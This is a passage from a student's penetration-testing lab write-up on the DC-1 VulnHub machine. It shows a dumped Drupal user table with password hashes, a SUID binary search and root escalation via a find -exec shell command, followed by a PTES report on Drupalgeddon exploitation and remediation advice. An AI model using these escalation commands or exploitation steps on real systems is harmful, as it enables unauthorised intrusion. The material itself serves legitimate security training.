+-----+-------+-------------------------------------------------------------+-------------------+
-------+-------+
|   0 |       |                                                             |                   |
      | NULL  |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |
e.com | b:0;  |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |
.org  | b:0;  |
+-----+-------+-------------------------------------------------------------+-------------------+
```

18) Go to the home directory to get flag4.

```
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$
```

19) Next check for SUID binaries—executables that run with elevated privileges and are often misconfigured. These can act as hidden doors to root if exploited correctly.

Among the usual system binaries, one particular candidate stood out: /usr/bin/find. This tool could be abused to escalate privileges

```
www-data@DC-1:/home$ find / -perm -u=s -type f 2>/dev/null

find / -perm -u=s -type f 2>/dev/null

/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home$
```

20) We finally got root access and thefinalflag.txt using the below command.

```
www-data@DC-1:/home$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# cd /root
cd /root
# ls
ls
thefinalflag.txt
#
```

Remediation:

- Upgrade Drupal to the latest secure version.
- Enable Drupal security modules.
- Deploy WAF.

200-Word PTES Report

Executive Summary

To mimic actual attack scenarios, a penetration test was carried out against a susceptible virtual server hosting a Drupal web application. The evaluation concentrated on finding exploitable vulnerabilities and adhered to the Penetration Testing Execution Standard (PTES) methodology. The Drupalgeddon vulnerability, which enables attackers to carry out Remote Code Execution (RCE), was found during the test. The vulnerability was successfully exploited to get command execution on the target system using the Metasploit Framework from a Kali Linux environment. This verified that the web application was using an out-of-date and vulnerable Drupal version. The exploitation highlights the serious threat that unpatched web apps offer. Remedial actions must be taken right away to stop data breaches, illegal system access, and additional internal infrastructure compromise.

Findings

An out-of-date Drupal installation that was accessible via the HTTP service on port 80 was found by the OpenVAS vulnerability scan. The flaw is similar to Drupalgeddon, which enables hackers to remotely run system instructions and insert malicious SQL queries. A shell session with web-server privileges was successfully created on the server by utilizing the Metasploit exploit module. This suggests a serious flaw with a high CVSS score that gives hackers complete access to the system.

Recommendations

Upgrade Drupal to the latest stable version, apply all security patches, and implement a Web Application Firewall. Regular vulnerability scanning and patch management policies should be enforced to prevent similar risks in the future.

100-Word Non-Technical Summary

To assess a virtual machine hosting a Drupal website's resistance to cyberattacks, a security test was conducted. The website was using an out-of-date version of Drupal with a serious vulnerability called Drupalgeddon, according to the test. Due to this vulnerability, attackers might potentially gain unauthorized access of the system by remotely executing commands on the server. The vulnerability was successfully exploited to show the impact using penetration testing tools. This problem could result in data theft, system compromise, or service interruption if it is not patched. The company should update Drupal to the most recent version and put in place more robust web application security measures to mitigate this risk.

Lessons Learnt

In this task I got to learn on how to simulate a chained attack on Metasploitable2 VM, exploit DVWA VM machine, draw a network attack path diagram, exploit Windows 7 and DC-1 machines. Additionally, I also got to learn on how to write an email to developers regarding the exploit and also write a PTES report.

References

https://pratham2011-guiqe.wordpress.com/2025/09/04/%e2%98%95-dark-roast-security-dc1-vulnhub-walkthrough/